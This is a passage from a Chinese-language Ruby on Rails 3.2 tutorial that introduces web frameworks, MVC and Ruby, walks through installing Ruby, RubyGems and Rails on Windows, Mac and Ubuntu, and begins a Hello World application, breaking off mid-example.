[**Ruby on Rails 实战圣经**](http://ihower.tw/rails3/index.html)

使用 Rails3.2 及 Ruby 1.9.3

<http://ihower.tw/rails3/index.html>

# Part 1: 入门导览

## Ruby on Rails 简介

Ruby on Rails是一套非常有生产力、维护性高、容易布署的Web开发框架。从一开始不知名的玩具，到现在它已经成为全世界Web应用程式开发的首选框架之一。进入学习的旅程之前，我们先了解为什么它如此特别？

### 什么是网站开发框架(Web framework)？

从1990年Tim Berners-Lee发明全球资讯网之后，就开始有了动态网页的需求，早期最风行的方法是使用Perl CGI，会在Perl程式中，输出HTML内容，例如以下是一个简单的计数器：

#!/usr/bin/perl

open(FILE, "count.txt");

$num = <FILE>; $num++;

close (FILE);

open(WRITETO, ">count.txt");

print WRITETO "$num";

close (WRITETO);

print <<PRINTAREA;

content-type:text/html\n\n

<style>

<!--

body {background-color: black; line-height:1;

margin-top: 0cm;

margin-left: 0cm;

margin-right: 0cm}

--></style>

<body><center>

<b><font size=1 color=white>

$num</font></b>

PRINTAREA

读者可以发现，这样的方式在HTML内容占多数的情况，显著十分不容易维护及阅读。大约在2000年左右，PHP、ASP等以样板(Template)为主的程式语言出现了，同时期搭配着关联式资料库如MySQL一起流行起来。这种写法与上述的Perl CGI恰巧相反，是在HTML样板中内嵌入程式和SQL指令，例如以下是一个PHP&MySQL程式，其中用<?php ... ?>括起来的部份，就是PHP程式：

<?php

$db = mysql\_connect("localhost", "root", "password");

mysql\_query("SET NAMES 'utf8'");

mysql\_select\_db($SERVER['db']);

?>

<html>

<?

$sql="select \* from news where Class='1' or Class='3' order by CTDate desc limit 0,5";

$result= mysql\_query($sql);

while ( $arr=mysql\_fetch\_array($result) ) {

echo <<<NEWSEND

<div class="box">

<span class="box-title-1"> <b>【$arr[Title]】</b> $arr[CTDate] </span>

<div class="box-content">

$arr[Text]

</div>

</div>

NEWSEND;

}

?>

</html>

这种用法非常容易使用。特别像是讨论区、部落格(Blog)、内容管理系统(CMS)、Wiki这类系统，重点主要在资料的保存和显示，牵扯的复杂商业逻辑不多，特别适合这样的开发方式。程式只是资料库系统的糖衣介面，不需要MVC架构、不需要页面与程式逻辑分开、不需要物件导向技术，也可以开发的很好。


但是近年来随着Web 2.0和云端风潮带来越来越多的Web应用程式开发需求，网站软体的规模开始增加，需要加入更多的商业逻辑和功能，这样的开发方式，导致了整个专案的结构变得十分混杂，不利于团队合作开发。要接手维护这样的网站，常常会不知道如何阅读及修改起，因为所有的商务逻辑与HTML混杂在一起，不同人开发就有不同的程式架构，缺乏程式文件是常有的事情，也不容易进行测试。

于是我们有了Web开发框架的需求，引入完整的物件导向观念和技术。而所谓的框架就是制定好了一套规范和惯例，让开发者在该架构下来进行开发。

维基百科是这样定义的：“软体框架(Software framework)”是为了实现某个业界标准或完成特定基本任务的软体 组件规范，也指为了实现某个软体组件规范时，提供规范所要求之基础功能的软体产品。框架的功能类似于基础设施，与具体的软体应用无关，但是提供并实现最为 基础的软体架构和体系。软体开发者通常依据特定的框架实现更为复杂的商业运用和业务逻辑。这样的软体应用可以在支持同一种框架的软体系统中运行。

非常多的Web框架都实践一个叫做MVC的软体架构设计模式，将软体分成三个部分：

* Model物件包装了资料与商业逻辑，例如操作资料库
* View表示使用者介面，显示及编辑表单，可内嵌Ruby程式的HTML
* Controller负责将资料送进送出Model，处理从外界(也就是浏览器)来的HTTP Request请求，与Model互动后输出View(也就是HTML)



这张图示中的执行步骤是：

1. 浏览器发出HTTP request请求
2. 负责处理的Controller操作Model资料
3. Model存取资料库
4. Controller将得到的资料喂给View样板
5. 回传最后的HTML成品给浏览器

透过MVC模式，我们可以有系统的组织程式码，并且分离商业逻辑和使用者介面，让前端与后端开发者可以独立作业，也让程式码有着一致性的结构，档案位置清楚，这些惯例Web框架都帮你想好了。有了程式规范，也就比较容易维护开发了。

也有不实践MVC的小型Web框架，通常称做Micro-framework，例如[*Sinatra*](http://www.sinatrarb.com/)，我们会在Ruby锦囊妙计一章中简单介绍这个不同思维的Web开发框架。

桌面软体的MVC和Web MVC有一些差异，主要是因为Web MVC中的View没有办法透过Observer模式来进行更新。有兴趣的朋友可以参考[*Model View Controller: History, theory and usage*](http://amix.dk/blog/post/19615)这篇文章。

Web框架通常包括以下功能，

#### ORM

ORM(Object-relational mapping)可以用物件导向语法来操作关联式资料库，容易使用、撰码十分有效率，不需要撰写繁琐的SQL语法，也增加了程式码维护性。例如：

select \* from orders, users where orders.user\_id = users.id and orders.status = "Paid" limit 5 order by order.created\_at;

这一段SQL叙述，在Rails中的语法是：

Order.where(:status => "paid").includes(:user).limit(5).order("created\_at")

#### URL路由

不同于PHP直接使用档案目录结构来对应网址，例如网址是/foo/bar，就得有个档案在/foo/bar.php下。这种一对一的方式虽然直觉，但是却大大限制了程式架构和开发，网址也常常不漂亮，不利于SEO(Search engine optimization)。

使用Web框架则没有这种问题，你拥有最大的弹性，您可以指定任意URL对应到任一个Controller的动作，跟档案位置是无关的。

此外，Web框架也附带了非常多开发Web会用到的函式库，例如Template、Email、Session、快取、JavaScript/Ajax、测试等等。这也是为什么使用Web框架可以大大加速网站专案的开发时程，因为开发Web应用程式会用到的功能大部分都内建了，我们不需要重复开发轮子。

### 什么是Ruby on Rails？

Ruby on Rails(官方简称为Rails，RoR非官方简称)是使用Ruby这套开放原始码(采用MIT授权)、物件导向程式语言所开发的Web开发框架，主要用于开发资料库网站应用程式。Rails是一套专业的开发框架，采用了MVC(Model-View-Control)模式、内建支援单元测试和整合测试、支援Ajax和RESTful介面、ORM机制，以及支援各种最新的业界标准像是HTML5、JQuery等等功能。它的发明人是David Heinemeier Hanson(DHH)，DHH是2004年将Rails从[*37signals*](http://www.37signals.com/)商业产品中独立出来成为开源专案。

它的设计目标是只要开发者熟悉它的惯例，它就可以让网站开发变的非常容易。而相对于其他程式语言和框架，Rails可以让你用更少的程式码达成更多的功能，它甚至让网站开发变得更有趣。

Rails的哲学包括以下指导原则：

* 不要重复自己(DRY: Don’t Repeat Yourself) – 撰写出重复的程式码是件坏事
* 惯例胜于设计(Convention Over Configuration) – Rails会预设各种好的设定跟惯例，而不是要求你设定每一个细节到设定档中。
* REST是网站应用程式的最佳模式 – 使用Resources和标准的HTTP verbs(动词)来组织你的应用程式是最快的方式(我们会在路径一章详细介绍这个强大的设计)

### 为何选择Rails？

这是一个开发框架的时代，熟悉开发框架的人，可以很快的完成任务以及熟悉网站程式的架构。而各种程式语言要入门上手，其实都不会太困难。我认为重点会在于你不能够熟悉做事情的框架。

所以，撇开程式语言的偏好，Ruby on Rails是目前网站开发框架中做前端(提供动态HTML给浏览器)应用伺服器最为成功和技术先进的。它的概念也深深影响了非常多其他程式语言的后进网站开发框架，例如ASP.NET MVC、CakePHP、Grails、TurboGears、Pylons、web2py、catalyst等等(模仿是最大的恭维)。我们可以用非常有效率的程式码开发出网站应用程式。另外，可能会让你感到意外的是，它也是目前动态语言中，生态圈最为丰富的网站开发框架，相关的书籍、研讨会、顾问公司、第三方服务、外挂套件等等十分丰富。因为使用Rails的人数众多，所以在开发上各个方向都有人提供了最佳实务，像是如何写出好的程式码、网站安全性、网站性能、扩充性、全文搜寻、非同步处理等等，这是一个非常活跃的社群。

当然，最重要的一个理由，就是采用Rails后生产力暴增：写新的应用程式、增加新功能变成容易地多。让你可以用更少程式码做更多的事情，而且程式也更容易维护。当然，学习新工具总是需要时间投资的，一开始可能没办法立刻见效。但是如果你有长期的开发工作，而且网站有一定的复杂性，那么一个短期学习Ruby on Rails的投资，长期来说将会是非常值得的。

### Rails 不是什么

* 如上所述，Rails是一个打造网站应用程式的开发框架，如果你只需要静态的HTML，那是绝不需要用到Rails的。
* Rails不是CMS(Content Management System)内容管理系统。CMS是一套写好的架站系统，可以让你不需要写程式就可以架站。市面上流行成熟的CMS系统多为PHP写成，例如Drupal、WordPress等。当然也有用Ruby写的，例如Radiant。如果这些架站系统刚好符合你的需求，那就不一定需要Rails。
* Rails是一套网站开发框架帮助你建立网站应用程式，它不是程式语言。

### 什么是Ruby？

Rails是一套使用Ruby开发的网站框架。如果您对Ruby一无所知就一头栽进Rails，恐怕不是个好主意。

Ruby是一套开放原码、物件导向的动态直译式(interpreted)程式语言，它有着简单哲学、高生产力、精巧、自然的语法。他的创造者是来自日本的松本行弘(又名Matz)，设计的灵感来自于Lisp、Perl和Smalltalk，设计的目的是要让程式设计师能够快乐地写程式。

让我们看一个非常简单的范例：

str = "May Ruby be with you!"

5.times { puts str }

这的范例就简单告诉我们有关Ruby的三件事情了：

* 动态分型(typing)，不需要宣告型态 \* 每样东西都是物件，包括数字
* 匿名函式(code block)随处可见

我们会在Ruby一章介绍基本的语法，让各位读者可以很快的入门。

### 为何使用Ruby这个动态语言

为什么开发伺服器端应用程式，使用动态语言(Ruby、Python、PHP、Perl等)比起静态语言(Java、C++等)有更好的优势呢?

静态语言和动态语言的差别在于，前者的变数型别需要事前宣告，后者则是执行期才动态决定。实务上，就看程式需不需要事前编译这个动作了。

著名的”人月神话”一书作者Fred Brooks曾说：“一个程式设计师一天能产生的程式码行数是差不多的，无论什么程式语言”。因此一个具有表达能力的高阶程式语言，就会比低阶的程式语言能完成更多功能。相较于静态程式语言，使用更高阶的动态脚本语言可以帮助我们：

1. 用更少程式码做更多事情，大大增加生产力 2. 更快因应客户开发需求，敏捷开发

不过，动态语言也不是没有缺点：

1. 执行效能是绝对比不上静态语言的 2. 没有编译期可以检查型别错误

但是，我们知道现在的电脑越来越快、越来越便宜、上网越来越容易、记忆体越来越多、硬碟越来越大。另外，行动装置也越来越多，需要搭配的网路服务需 求也增加了。这些趋势告诉我们有更多的软体的需求，另一方面由于硬体效能的增强，人力开发成本比起软体的执行期的效能，也越来越重要。同样一个程式，用动 态语言执行的效能已经可以达到实用(例如每秒可以处理50~500个的HTTP请求，也可以透过增加伺服器来扩展架构)，也许用静态语言后的执行速度可以再快一倍，但是却需要十倍以上的时间来开发，这件事情是不是值得呢？

在硬体资源有限的行动装置及嵌入式系统上，仍是静态语言的天下，这一点需要更多时间才有动态语言的生存空间。

没有编译期可以检查型别错误的问题，也随着单元测试和TDD(Test-driven development)测试驱动开发等敏捷最佳实务而逐渐降低重要性。而大部分的Bug会出自于商业逻辑错误，而不是型别错误上。

#### 为何选择Ruby？

Ruby 是一套非常重视使用性(Usability)的物件导向程式语言，非常看重程式码的可读性及维护性。Matz在设计Ruby时，就特别考量一般人容不容易了解(他说我们都是凡人，像Lisp是给神人用的)。这也是为什么你常常会听到Ruby的程式码自然简洁又漂亮。您可以看看这份 Ruby创造者Matz的[Why Ruby?投影片](http://ihower.tw/rails3/files/whyruby-matz-rubyconfchina.pdf)或是Matz的演讲:[*RubyConf 2008*](http://rubyconf2008.confreaks.com/matzs-keynote.html)、[*RubyConf 2009*](http://confreaks.net/videos/159-rubyconf2009-keynote-address)、[*Mountain West Ruby Conference 2010*](http://confreaks.net/videos/11-mwrc2010-ruby124c41)，相信您会更了解及喜爱Ruby的哲学。

Ruby也是目前做Domain-specific language(DSL)，特别是Internal DSL最为成功的程式语言。透过DSL，程式不但可以拥有非常好的可读性，也可以大幅增加生产力。成功的DSL函式库例如有：Rake建构工具、RSpec测试工具、Chef伺服器设定工具、Cucumber验收测试等。这些函式库正积极地影响我们对软体开发的想法。我们相信，还会有更多更有趣的DSL函式库出现。

## 安装Rails开发环境

在这一章中，我们将介绍如何安装Ruby on Rails的开发环境。开发Rails的环境需要：

* Ruby 1.8.7、1.9.2以上版本或JRuby，本书使用1.9.3。
* RubyGems，这是Ruby的套件管理系统，本书推荐1.3.7版或1.8.10以上。
* 资料库系统，本书推荐使用SQLite作为新手开发练习之用，正式环境则推荐MySQL或PostgreSQL。
* Ruby on Rails，本书适用3.2版本。

请注意Rails 3不支援Ruby 1.9.1这个版本。

Ruby 1.9系列和之前版本的最大的差异在于编码的处理，例如：如果原始码里出现UTF-8中文，档案第一行必须加上# encoding: utf-8 标明，不然会出现invalid multibyte char (US-ASCII)的错误，这一点要特别注意。

[*JRuby*](http://jruby.org/)与Ruby最大的差异在于一些需要编译的RubyGem套件：有些因为效能要求而用C语言撰写的RubyGem在 JRuby上不一定能够安装使用。所幸这些多半都有替代的套件可以使用，但不在本书介绍范围。

以上差不多就是最基本的开发需求。如果需要部署到正式环境，则至少还需要一个专门的网站伺服器(Apache或Nginx等)，我们会在布署一章再详细说明。接下来我们会根据不同作业系统来说明如何安装Rails开发环境。

### 作业系统

Ruby可以运行在Windows、Linux、Mac OS X、BSD和Solaris上。虽然Rails可以在Windows上执行，但是有些套件只有支援Unix-like作业系统，以及Ruby程式在Unix-like系统上执行起来也比较快速及稳定。这是因为绝大多数的Ruby和Rails开发人员都是使用Mac和Linux系统。

Unix-like泛指各种传统的Unix系统，比如FreeBSD、OpenBSD、Solaris，以及各种与Unix类似的系统，例如Linux、Mac OS X等等。有的是自由软体，有的是商业软体，但都相当程度地保留了原始Unix系统的特性，以及有许多相似之处。

因此，Rails的正式上线环境中都会强烈建议使用Unix-like作业系统。作为开发人员，拥有良好使用者介面、底层又与Unix类似的Mac作业系统就变成了首选的开发平台，大部分的专业Ruby工作者，也都是使用Mac电脑。不过，使用Windows的朋友也别担心，本书的内容一样都适用，入门学习绝对没问题。只是如果读者的每日工作就是进行Web网站开发，那么我会建议您考虑使用Mac系统或试试Ubuntu Desktop作业系统。和学习Ruby一样，从 Windows转换到Mac也是非常有趣的事情，可以获得不少乐趣。

这是使用开源软体需要考虑的因素：开源软体是靠社群维护的，因此较多人使用的主流平台(作业系统、资料库等)就会支援较佳，而越少人用的平台就会地雷较多。

### 资料库

Rails支援的资料库包括SQLite3、MySQL、Postgres、[*IBM DB2*](http://programmingzen.com/category/databases/db2/)、[*Oracle*](https://github.com/rsim/oracle-enhanced)和[*SQL Server*](http://www.engineyard.com/blog/2011/modern-sql-server-rails/)等。除了安装资料库软体，我们也需要安装搭配的Ruby函式库(称作Adapter或Driver)。作为新手的单机练习，使用SQLite就可以了，本章会先介绍SQLite的安装方式。[附录](http://ihower.tw/rails3/advanced-installation.html)则会介绍如何安装MySQL和PostgreSQL。

### 开发环境

#### 命令列视窗

有许多工作需要透过指令列介面(Command Line Interface)完成，像是安装套件、执行rails指令、执行测试等等。虽然有一些GUI图型介面工具可以辅助，但是到头来你会发现还是直接在指令列输入最快最可靠，发生问题的时候也容易除错。

Mac OS下要进入命令列视窗，请打开Go->Utilities中的Terminal，或是笔者推荐可以安装[*iTerm*](http://sites.google.com/site/iterm2home/)。Ubuntu Desktop下是Applications->Accessories下的Terminal。Windows则是“开始->附属应用程式”中的“命令提示字元”。

Unix-like的指令和Windows的指令很多是不同的，以下是一些常用的指令：

| **用途** | **Unix-like** | **Windows** |
| --- | --- | --- |
| 移动所在目录 | cd XXX | cd XXX |
| 移动到上一层目录 | cd .. | cd .. |
| 显示目前所在目录 | pwd | cd |
| 显示目前目录的档案 | ls | dir |
| 删除档案 | rm XXX | erase XXX |
| 删除目录 | rmdir XXX | rmdir XXX |
| 建立目录 | mkdir XXX | mkdir XXX |

另外，在输入档名或目录名时，可以按tab来自动完成。

#### 开发软体

在开始写点程式之前，让我们先介绍一下有什么推荐的编辑器。相较于静态语言如C++、Java喜欢功能丰富的IDE(Integrated Development Environment)软体，动态语言虽然也有一些IDE软体，但是更多人比较偏好简单的文字编辑器(Editor)加上命令列视窗就可以打遍天下。这是因为对表达能力强的动态语言来说，IDE提供的自动产生程式码、编译程式、复杂的浏览功能等等都不是这么需要。

##### Editor文字编辑器

* Textmate <http://macromates.com/> (Mac OS平台)
* Notepad++ <http://notepad-plus-plus.org/> (Windows平台)
* Sublime Text [http://www.sublimetext.com](http://www.sublimetext.com/) (Windows、Linux、Mac平台)
* Vim <http://www.vim.org/>
* Emacs <http://www.gnu.org/software/emacs/>

##### IDE软体

* JetBrains RubyMine <http://www.jetbrains.com/ruby/>
* Aptana RedRails <http://aptana.com/products/radrails>

无论用什么编辑器，请注意档案的格式要储存成UTF-8，无BOM(byte-order mark)表头。

#### 版本控制系统

版本控制系统可以保存所有的程式变更，记录谁改变什么、在什么时候、因为什么原因，是团队开发不可或缺的协同工具。Ruby社群普遍使用[*Git*](http://git-scm.com/)这套分散式版本控制系统。虽然学习Rails不必要学会Git，但是因为Rails本身以及绝大部分的相关套件都是使用Git版本控制系统、并放在[*GitHub*](http://github.com)上。所以你最好还是安装有Git并学会基本的操作。关于Git的介绍请参考附录。

### 安装Ruby及资料库

以下是分别在Windows、Mac OSX、Ubuntu Desktop作业系统上，安装Ruby最快速方便的方式。在上手Rails的开发之后，可以再参考[附录](http://ihower.tw/rails3/advanced-installation.html)，依需求安装不同开发环境。

#### Windows

在Windows上开发Rails最快的方式是下载[*RailsInstaller*](http://railsinstaller.org/)安装包，这就包含了Ruby 1.9.2、Rails 3.1、SQLite 3、Git版本控制系统以及SQL Server Adapter。可以让你在很短的安装时间内就开始上手Rails。

使用Git版本控制系统请参阅附录。

#### Mac OS X

为了顺利安装一些需要编译的套件，你必须先安装Xcode(Apple Developer Tools)，Xcode在主机随附的MacOS光碟片有，你也可以至Apple Developer官网下载最新的[*Xcode*](http://ihower.tw/rails3/%5bhttp:/developer.apple.com/technologies/xcode.html%5d%28http:/developer.apple.com/technologies/xcode.html)。因为档案很大，用光碟安装会比较方便。

接下来安装[*Homebrew*](http://mxcl.github.com/homebrew/)来管理MacOS上的套件，这可以方便安装一些常用的工具软体，例如Git、MySQL、SQLite，甚至是Memcached、Sphinx、Redis、MongoDB等等都可以透过Homebrew安装。本书的Mac安装步骤中会使用到Homebrew，它的安装步骤是执行：

$ /usr/bin/ruby -e "$(/usr/bin/curl -fksSL https://raw.github.com/mxcl/homebrew/master/Library/Contributions/install\_homebrew.rb)"

Homebrew也是用Ruby程式语言撰写的。另一个比较老牌的套件管理工具是[*MacPort*](http://www.macports.org/)。

Snow Leopard和Lion内建了Ruby 1.8.7，所以这里透过Homebrew安装新的Ruby 1.9.3、Git、SQLite：

$ brew install git

$ brew install sqlite

$ brew install ruby

输入以下指令加入PATH(不同Ruby版本路径会不同，请依照装完brew install ruby之后的提示)：

$ echo 'export PATH=/usr/local/Cellar/ruby/1.9.3-p0/bin:$PATH' >> ~/.bash\_profile

$ export PATH=/usr/local/Cellar/ruby/1.9.3-p0/bin:$PATH

安装完成之后输入以下指令可以看到安装的版本：

$ git --version

git version 1.7.9

$ ruby -v

ruby 1.9.3p0 (2011-10-30 revision 33570) [x86\_64-darwin11.2.0]

#### Linux(Ubuntu 10.04 LTS)

首先进行Linux更新：

$ sudo apt-get update

$ sudo apt-get upgrade

安装必要的套件：

$ sudo apt-get install build-essential bison openssl libreadline6 libreadline6-dev curl git-core zlib1g zlib1g-dev libssl-dev libyaml-dev libsqlite3-0 libsqlite3-dev sqlite3 libxml2-dev libxslt-dev autoconf libc6-dev

接着下载Ruby原始码编译，请参考[Ruby官网](http://www.ruby-lang.org/en/downloads/)下载最新1.9版本：

$ wget http://ftp.ruby-lang.org/pub/ruby/1.9/ruby-1.9.3-p0.tar.gz

$ tar xvfz ruby-1.9.3-p0.tar.gz

$ cd ruby-1.9.3-p0/

$ ./configure

$ make

$ sudo make install

安装完成之后输入以下指令可以看到安装的版本：

$ git --version

git version 1.7.0.4

$ ruby -v

ruby 1.9.3p0 (2011-10-30 revision 33570) [x86\_64-linux]

[*SQLite Manager*](https://addons.mozilla.org/en-US/firefox/addon/sqlite-manager/)是一套Firefox plugin提供 SQLite的GUI操作介面，可以用来方便检视资料库的内容。

中文版Ubuntu的预设apt-get套件伺服器tw.archive.ubuntu.com有时候不太稳，必要时你可以修改/etc/apt/sources.list换成debian.nctu.edu.tw或archive.ubuntu.com。

### RubyGems简介

RubyGems是Ruby的套件管理系统，让你轻易安装及管理Ruby函式库。你可以在[*RubyGems*](http://rubygems.org)上找到所有的Ruby开源套件。另外，读者如果想找Ruby或Rails有哪些好用的套件，也可以浏览看看[*The Ruby Toolbox*](http://ruby-toolbox.com/)，这个站依照套件的热门程度排序，非常方便。

#### 常用指令

gem -v 告诉你 RubyGems 的版本

gem update --system 升级RubyGems的版本

gem install gem\_name 安装某个套件

gem list 列出安装的套件

gem update gem\_name 更新最新版本

gem update 更新所有你安装的Gems

gem install -v x.x.x gemname 安装特定版本

gem uninstall gem\_name 反安装

执行gem install gem\_name的时候，它会在安装完之后，自动产生此套件的RDoc和ri文件。不过有鉴于目前网路发达，往往直接 Google或是在[*http://rdoc.info*](http://rdoc.info)、[*http://api.rubyonrails.org*](http://api.rubyonrails.org)和[*http://www.ruby-doc.org/core/*](http://www.ruby-doc.org/core/)就可以查询到文件，所以其实不太需要在本地端机器产生文件，况且安装的时间耗时又占硬碟空间。要省略这个步骤，有两种方式：

每次安装时，加上以下参数：

$ gem install gem\_name --no-ri --no-rdoc

或是新增一个~/.gemrc档案内容如下，预设就不产生文件：

gem: --no-ri --no-rdoc

Linux的使用者需要加上sudo，例如sudo gem install gemname。

### 安装Ruby on Rails

首先是SQLite的Adapter：

$ gem install sqlite3 --no-ri --no-rdoc

最后是安装Rails了：

$ gem install rails --no-ri --no-rdoc

完成之后，输入rails -v你应该会看到Rails 3.2.1。

Ubuntu下需要用root权限安装套件：sudo gem install rails

为了节省安装时间可不安装文件档，这里加上--no-ri跟--no-rdoc参数。

## Rails起步走

在这一章中，我们将开始介绍如何建立一个最简单的Hello, World!程式，以及用最快速的方式制作CRUD应用。

CRUD指的是Create(新增)、Read(读取)、Update(更新)、Delete(删除)四种操作资料的基本方式。

在上一章安装Rails后，你会在命令列中得到一个rails的指令，这个指令可以初始一个Rails专案目录。

### 开始建立第一个Rails应用程式

首先请打开一个命令列视窗(Terminal)，然后找个目录适合放你的Rails专案，就说是projects好了：

$ mkdir projects

$ cd projects

接着，输入以下指令就会建立一个叫做demo的Rails专案：

$ rails new demo

如果出现建立出来的目录不是demo而是new，表示你的Rails版本是旧版的，请输入rails -v检查Rails的版本必须是3.0以上。不是的话，请回上一章末执行gem install rails安装Rails 3。

你会看到以下讯息显示出总共新增了哪些档案：

create

create README

create Rakefile

create config.ru

create .gitignore

create Gemfile

create app

...(略)...

create vendor/plugins

create vendor/plugins/.gitkeep

这样就建立出demo目录，让我们继续：

$ cd demo

这个目录下包含了一个Rails专案基本会用到的目录结构和档案，让我们简单走访一下，输入ls(Windows读者请输入dir)显示出此目录下的档案：

|  |  |
| --- | --- |
| **档案/目录** | **用途** |
| Gemfile | 设定Rails应用程式会使用哪些Gems套件 |
| README | 专案说明：你可以用来告诉其他人你的应用程式是做什么用的，如何使用等等。 |
| Rakefile | 用来载入可以被命令列执行的一些Rake任务 |
| app/ | 放Controllers、Models和Views档案，接下来的内容主要都在这个目录。 |
| config/ | 应用程式设定档、路由规则、资料库设定等等 |
| config.ru | 用来启动应用程式的Rack伺服器设定档 |
| db/ | 资料库的结构纲要 |
| doc/ | 用来放你的文件 |
| lib/ | 放一些自定的Module和类别档案 |
| log/ | 应用程式的Log记录档 |
| public/ | 唯一可以在网路上看到的目录，这是你的图档、JavaScript、CSS和其他静态档案摆放的地方 |
| script/ | 放rails这个指令和放其他的script指令 |
| test/ | 单元测试、fixtures及整合测试等程式 |
| tmp/ | 暂时性的档案 |
| vendor/ | 用来放第三方程式码外挂的目录 |

### 启动伺服器

Rails使用了一套叫做Bundler的工具可以帮助我们检查及安装这个Rails应用程式所有依存的套件，请输入：

$ bundle install

可以只输入bundle就是bundle install了。 每次有修改Gemfile这个档案，都需要重新执行bundle

会出现

Fetching source index for http://rubygems.org/

...

Your bundle is complete! Use `bundle show [gemname]` to see where a bundled gem is installed.

在开发用的电脑上，我们不需要安装如Apache、IIS的网站伺服器。Ruby本身就有提供了HTTP伺服器可以执行Rails，要启动它，我们另开启一个指令视窗，cd进到刚刚建立的Rails专案目录然后输入rails server：

$ cd projects/demo

$ rails server

就会出现以下讯息：

=> Booting WEBrick

=> Rails 3.1.0.beta1 application starting in development on http://0.0.0.0:3000

=> Call with -d to detach

=> Ctrl-C to shutdown server

[2011-05-16 21:11:25] INFO WEBrick 1.3.1


[2011-05-16 21:11:25] INFO ruby 1.9.2 (2011-02-18) [x86\_64-darwin10.7.0]

[2011-05-16 21:11:25] INFO WEBrick::HTTPServer#start: pid=13558 port=3000

rails server 可以简写为 rails s

使用Ubuntu作业系统的朋友，如果启动伺服器时出现Could not find a JavaScript runtime的错误，请编辑Gemfile这个档案加上一行gem 'therubyracer'，输入bundle install安装这个套件，然后再启动一次rails server即可。这是因为在Ubuntu作业系统上预设没有任何JavaScript直译器可以给Rails使用。你可以装Node.js或是安装therubyracer这个Ruby套件来获得JavaScript直译器。

接着打开你的浏览器前往[*http://localhost:3000*](http://localhost:3000)，我们可以看到Rails的预设首页。这个Welcome Aboard的画面可以确认设定无误，点选About your application’s environment超连结可以看到更多环境资讯。



要中断伺服器的话，请按Ctrl+C(若不灵光请改试Ctrl+Z)。在development开发模式的话，除了修改config或vender目录下的档案需要重新启动之外，其他修改通常不需要重新启动，修改的档案会自动重新载入。如果是 production正式上线模式的话，修改任何档案都必须重新启动伺服器才会有效果。

### 第一个Hello World!!

让程式说Hello World!可是我们学写程式的一大传统。我们提过Rails是MVC框架，显示Hello World!不需要用到资料库，所以我们只要先写Controller和View，以及让路由指派到这个Controller即可，输入以下指令就会产生出一个叫做welcome的空Controller档案：

$ rails generate controller welcome

可以简写为rails g controller welcome

接下来在路由档案config/routes.rb新增一行设定：

Demo::Application.routes.draw do

get "welcome/say\_hello" => "welcome#say"

# ...

end

get这一行的意思是将http://localhost:3000/welcome/say\_hello这样的网址对应到welcome Controller的say Action。

编辑app/controllers/welcome\_controller.rb，加入一个say方法：

class WelcomeController < ApplicationController

def say

end

end

如果您使用Ruby 1.9系列，如果程式中有UTF-8字元，例如中文字，那么在档案开头第一行必须加上# encoding: utf-8。不然会有 invalid multibyte char (US-ASCII)的例外错误。

在Controller中，一个公开函式(public method)就代表一个Action，一个Action对应一个HTTP的请求和回应。接着我们打开浏览器浏览http://localhost:3000/welcome/say\_hello，你会看到一个错误如下：

Template is missing

Missing template welcome/say, application/say with {:handlers=>[:erb, :builder], :formats=>[:html], :locale=>[:en, :en]}. Searched in: \* "/Users/ihower/rails/rails31/app/views"

这是因为我们还没有准备好View档案。请新增app/views/welcome/say.html.erb这个档案，依照惯例目录名就是Controller名称、档案名是Action名称，第一个附档名说明了这是HTML格式的档案，第二个附档名说明这是ERb样板(我们会在View一章仔细介绍样板)。编辑该档案内容如下：

<h1>Hello, World!</h1>

这时再重新整理一次浏览器，你就会看到Hello, World!了。

让我们再新增一个页面并加入超连结吧，再次编辑路由档案config/routes.rb加入一个路由：

get "welcome" => "welcome#index"

这一行的意思是将http://localhost:3000/welcome这样的网址对应到welcome Controller的index Action。   
编辑app/controllers/welcome\_controller.rb加入

def index

